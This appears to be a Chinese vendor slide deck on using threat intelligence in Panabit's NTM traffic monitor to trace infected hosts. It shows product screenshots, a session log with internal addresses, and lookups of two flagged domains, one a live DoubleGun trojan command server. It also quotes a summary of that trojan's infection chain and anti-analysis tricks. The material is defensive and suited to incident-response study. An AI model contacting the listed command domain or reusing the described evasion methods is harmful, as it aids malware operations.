



2022

畅享连世界

# 实战--威胁情报在NTM全流量溯源应用



# 目录



01

NTM中威胁情况概况

02

如何通过威胁情况定位中毒主机

03

未知流量里面的秘密



01


## NTM中威胁情况概况

## NTM威胁情报

威胁情报指能帮助识别安全威胁的数据，例如IP地址、域名URL、文件HASH、邮箱地址等。简单地说，它就是一份“通缉令”，我们可以根据它来抓网络中的坏人（病毒、恶意站点等）。

常见的威胁情报类型有：数字货币、C&C节点、APT攻击、钓鱼网站、恶意软件等。对于绝大多数安全相关的场景，如网络资产管理、访问隐患排查以及网络安全事件的应急响应等，都可以使用到威胁情报。

NTM内置威胁情报模块，系统内置了16种类型的威胁情报，情报来自Panabit汇集的全球开放情报源，用户也可以根据自己的需要选择开启各种类别。免费版同样支持哦！



在NTM设备里面，选择“安全态势”——“威胁情报”——“情报管理”，选择“自动同步”，在自动里面开启同步功能，同时，在情报类型里面选择对应情报。

(注意：提交后通过管理口立即同步一次，后续每天自动同步一次；该功能需要管理口可以访问互联网。)

情报概况 情报诊断 命中会话 情报管理

自动刷新	10秒	情报来源	任意	关键字搜索	序号	情报类型	成员数量	最后更新时间	命中次数
					1	扫描器	11459	2022-06-08 23:43:59	341344
					2	恶意软件	301007	2022-06-08 23:43:59	8803
					3	可疑行为	35771	2022-06-08 23:44:02	1856
					4	僵尸网络	49964	2022-06-08 23:43:53	1357
					5	色情网站	225	2022-06-08 23:44:01	115
					6	垃圾邮件	173	2022-06-08 23:44:01	13
					7	恶意网站	22703	2022-06-08 23:44:00	1
					8	数字货币	29395	2022-06-08 23:43:51	1
					9	赌博网站	627	2022-06-08 23:44:01	无命中
					10	恶意下载链接	0	无更新	无命中

网络出口匹配

数据中心匹配











## 威胁情报匹配情况:

Panabit威胁情报有16个类别，在不同网络匹配中的情报类别也不同。

网络出口匹配比较多的有“恶意软件”、“可疑行为”、“僵尸网络”、“数字货币”等。

数据中心匹配比较多的有“扫描器”、“恶意软件”、“可疑行为”、“僵尸网络”等。



序号	情报类型	成员数量	最后更新时间	命中次数	最后命中时间	最近2小时命中趋势	监测状态	白名单	操作
1	<a href="#">+ 扫描器</a>	11459	2022-06-08 23:43:59	343399	2022-06-09 10:09:04		<input checked="" type="checkbox"/>	-	
2	<a href="#">+ 恶意软件</a>	301007	2022-06-08 23:43:59	9144	2022-06-09 10:09:04		<input checked="" type="checkbox"/>	-	
3	<a href="#">+ 可疑行为</a>	35771	2022-06-08 23:44:02	1972	2022-06-09 10:08:49		<input checked="" type="checkbox"/>	-	
4	<a href="#">+ 僵尸网络</a>	49964	2022-06-08 23:44:02	1972	2022-06-09 10:08:49		<input checked="" type="checkbox"/>	-	
5	<a href="#">+ 色情网站</a>	225	2022-06-08 23:44:02	1972	2022-06-09 10:08:49		<input checked="" type="checkbox"/>	-	
6	<a href="#">+ 垃圾邮件</a>	173	2022-06-08 23:44:02	1972	2022-06-09 10:08:49		<input checked="" type="checkbox"/>	-	
7	<a href="#">+ 恶意网站</a>	22703	2022-06-08 23:44:02	1972	2022-06-09 10:08:49		<input checked="" type="checkbox"/>	-	
8	<a href="#">+ 数字货币</a>	29395	2022-06-08 23:44:02	1972	2022-06-09 10:08:49		<input checked="" type="checkbox"/>	-	
9	<a href="#">+ 赌博网站</a>	627	2022-06-08 23:44:02	1972	2022-06-09 10:08:49		<input checked="" type="checkbox"/>	-	
10	<a href="#">+ 恶意下载链接</a>	0	无更新	无命中	无命中		<input checked="" type="checkbox"/>	-	

可疑行为

攻击程序或者病毒常用的一些网络访问，例如：获取外网ip地址，单次的可疑行为并不意味着已经被恶意程序感染控制，因为正常程序偶尔也会有这类访问，但是持续不断的使用则需要引起用户重视。

了解


## 威胁情报解释：

Panabit威胁情报有16个类别，每个类别含义均可以在NTM里面有相关解释。

例如，可疑行为解释为：攻击程序或者病毒常用的一些网络访问，例如：获取外网ip地址，单次的可疑行为并不意味着已经被恶意程序感染控制，因为正常程序偶尔也会有这类访问，但是持续不断的使用则需要引起用户重视



# 威胁情报概况



威胁情报概况描述本网络匹配到威胁情报的情况，包含各种威胁情报占比，匹配到的源IP、目标IP、域名等相关信息。






# 威胁情报下钻查询



情报概况 情报诊断 命中会话 情报管理

命中概况 命中会话

情报类型命中趋势



情报类型 任意

源IP

172.30.68.104

目标IP

请求域名

序号	请求时间	应用协议	MAC	源IP	目标IP	请求域名	情报类型
1	2022-05-30/18:55:13	BT扩展协议	5c-c9-99-49-a0-02	172.30.68.104:6881	87.98.162.88:6881		恶意软件
2	2022-05-30/18:55:13	BT扩展协议	5c-c9-99-49-a0-02	172.30.68.104:6881	212.129.33.59:6881		恶意软件
3	2022-05-30/18:55:51	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:56735	204.11.56.48:443		恶意软件
4	2022-05-30/18:55:54	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:56848	204.11.56.48:443		恶意软件
5	2022-05-30/18:55:59	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:56981	204.11.56.48:443		恶意软件
6	2022-05-30/18:55:59	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:57002	204.11.56.48:443		恶意软件
7	2022-05-30/18:56:00	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:57025	204.11.56.48:443		恶意软件
8	2022-05-30/18:56:02	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:57084	204.11.56.48:443		恶意软件
9	2022-05-30/18:56:02	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:57091	204.11.56.48:443		恶意软件
10	2022-05-30/18:56:12	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:57614	204.11.56.48:443		恶意软件
11	2022-05-30/18:56:15	SYN_ACK	5c-c9-99-49-a0-02	172.30.68.104:57700	204.11.56.48:443		恶意软件

<

1

2

3

4

5

...

160

>

到第

1

页

确定

总共 15963

100 条/页

▼

# 情报诊断—日常分析入口



情报概况 情报诊断 命中会话 情报管理



情报诊断为我们日常进行威胁情报分析的入口，可以基于地址、端口、协议、ISP、IP区域、情报类别、域名、时间等众多条件进行筛选，同时支持下钻功能。




02

## 如何通过威胁情况定位中毒主机

## 僵尸网络

僵尸网络 Botnet 是指采用一种或多种传播手段，将大量主机感染僵尸程序病毒，从而在控制者和被感染主机之间所形成的一个可一对多控制的网络。

攻击者通过各种途径传播僵尸程序感染互联网上的大量主机，而被感染的主机将通过一个控制信道接收攻击者的指令，组成一个僵尸网络。之所以用僵尸网络这个名字，是为了更形象地让人们认识到这类危害的特点：众多的计算机在不知不觉中如同中国古老传说中的僵尸群一样被人驱赶和指挥着，成为被人利用的一种工具。



在NTM “情报诊断” 里面，可以选择情报类型，例如我们可以单独对 “僵尸网络” 进行分析。  
例如：本案例中匹配到的目标域名为：apl.echoit1.com，conf.yingyinchuanshuo.com




http://apl.echoit1.com/



! 1 security vendor flagged this URL as malicious

http://apl.echoit1.com/

apl.echoit1.com



DETECTION

DETAILS

COMMUNITY

Categories

Sophos	spyware and malware
Comodo Valkyrie Verdict	media sharing
alphaMountain.ai	Malicious

奇安信威胁情报中心

威胁研判分析

apl.echoit1.com

apl.echoit1.com

IOC反馈

远控木马

C&C

DoubleGun

流行度	★★★★★
动态域名	否
隐私保护	否
白名单	否

最近看到	2022/06/04
域名注册时间	2020/03/28
注册更新时间	2022/03/14
注册过期时间	2023/03/28

注册人	-
注册人所属组织	-
管理员邮箱	-
国家	-

主办单位名称	-
主办单位性质	-
网站备案/许可证号	-
备案审核时间	-

相关安全报告

没有数据

威胁情报 (3)

域名解析

注册信息 (1)

关联域名

数字证书

AI判定

网页结果

开源情报

情报源	最近看到	威胁类型
USS2.0	2022/06/06	远控及命令服务器
OSINT-02	2022/06/05	色情赌博等

对于这几个域名是否存在误判，我们可以通过第三方情报厂商进行判断。

VT在线：<https://www.virustotal.com/>

奇安信：<https://ti.qianxin.com/>

通过这第三方厂商可以确认，我们可以确定第一个域名“apl.echoit1.com”的确存在问题





# 威胁情报—僵尸网络



The screenshot shows the Qianxin Threat Intelligence Center (奇安信威胁情报中心) interface. The top navigation bar includes the logo, a menu icon, the title '威胁研判分析', a search bar with 'apl.echoit1.com', and a language selector. Below the navigation bar, there are tabs for '远控木马' (Remote Control Trojan), 'C&C', and 'DoubleGun'. The 'DoubleGun' tab is selected and highlighted with a red box. A red arrow points from this box to the 'DoubleGun' details panel.

The 'DoubleGun' details panel displays the following information:


名称	DoubleGun
恶意类型	远控木马
风险等级	高
披露时间	-
攻击方法	-
疑似来源	-
影响地区	-
影响行业	-
影响平台	Windows
其他名称	-
详情	<p>"双枪"病毒木马利用游戏外挂在数码资源网, 西西软件园, 蜗牛娱乐网等多个下载站进行大量传播。</p> <p>在下载页面可以看到只需要将log.dll替换到逆战游戏目录下即可。而用户所不知的是, log.dll其实是一个木马释放器, 用于释放后续病毒模块</p> <p>log.dll被替换到逆战游戏目录下后, 会随着逆战游戏的启动被LoadingOptimize.exe进程加载, 释放出病毒文件orange.dll, 并调用其导出函数StartEngine, 该导出函数会根据当前计算系统位数释放相应的病毒驱动TexDriver.sys。TexDriver.sys会下载双枪驱动NtProtect.sys, 进一步感染系统MBR和VBR</p> <p>"双枪"对于安全分析的对抗做的更加成熟, 除了使用VMProtect虚拟化壳保护自身外, 还增加了虚拟机检测, 内核调试检测, ComputerName检测等, 且双枪病毒是由引导区加载, 启动顺序在安全软件之前, 使得以上检测更为有效, 病毒行为更加隐蔽, 更难被检测到。</p> <p>NtProtect.sys是双枪的核心模块, 该模块会感染系统引导区, 注入系统进程实现流量劫持, 阻断安全软件联网等。</p> <p>参考链接 <a href="http://www.360.cn/n/10439.html">http://www.360.cn/n/10439.html</a></p>

在奇安信威胁情报查询里面, 有更多关于这个恶意网站的描述, 便于我们更加了解对应网站包含木马情况。

# 威胁情报—僵尸网络



鼠标点击相关域名后，便可以看到相关的源IP、目标IP，从而快速定位内网相关IP



conf.yingyinchuanshuo.com

IOC反馈



流行度	★★★★★	最近看到	2022/06/05	注册人	-	主办单位名称	-
动态域名	否	域名注册时间	2020/02/21	注册人所属组织	-	主办单位性质	-
隐私保护	否	注册更新时间	2022/02/07	管理员邮箱	-	网站备案/许可证号	-
白名单	否	注册过期时间	2023/02/21	国家	-	备案审核时间	-

相关安全报告: ②

没有数据

排名第二的域名是conf.yingyinchuanshuo.com，被第三方安全厂商标记为“sinkhole”。

sinkhole可以认为是被安全厂商、安全研究员控制的服务器，用于抢注和占用已知的恶意域名，从而达到接管/检测恶意软件流量、统计感染量等目的。SINKHOLE不等于安全，因为即使域名被sinkhole，连接该域名的恶意木马也依旧会发起请求，只是不再会有进一步的控制指令下发了。



# 威胁情报—僵尸网络



虽然sinkhole域名不会下发攻击指令，但仍然说明内网有相关主机是中毒的，因此，我们仍然需要进行内网中毒主机定位。鼠标点击相关域名后，便可以看到相关的源IP、目标IP，从而快速定位内网相关IP。

## 数字货币

数字货币也称虚拟货币是一种数字化的货币，通常由开发者发行和管理，被“特定”虚拟社区、或者区域所接受和使用。

最早发行的虚拟货币是比特币，中本聪于2008年发表了一篇名为《比特币：一种点对点式的电子现金系统》的论文，描述了一种被他称为“比特币”的电子货币及其算法。2009年，他发布了首个比特币软件，并正式启动了比特币金融系统，总数量被永久限制在2100万个。类似货币还有：以太坊、起亚、门罗、莱特、狗狗等。



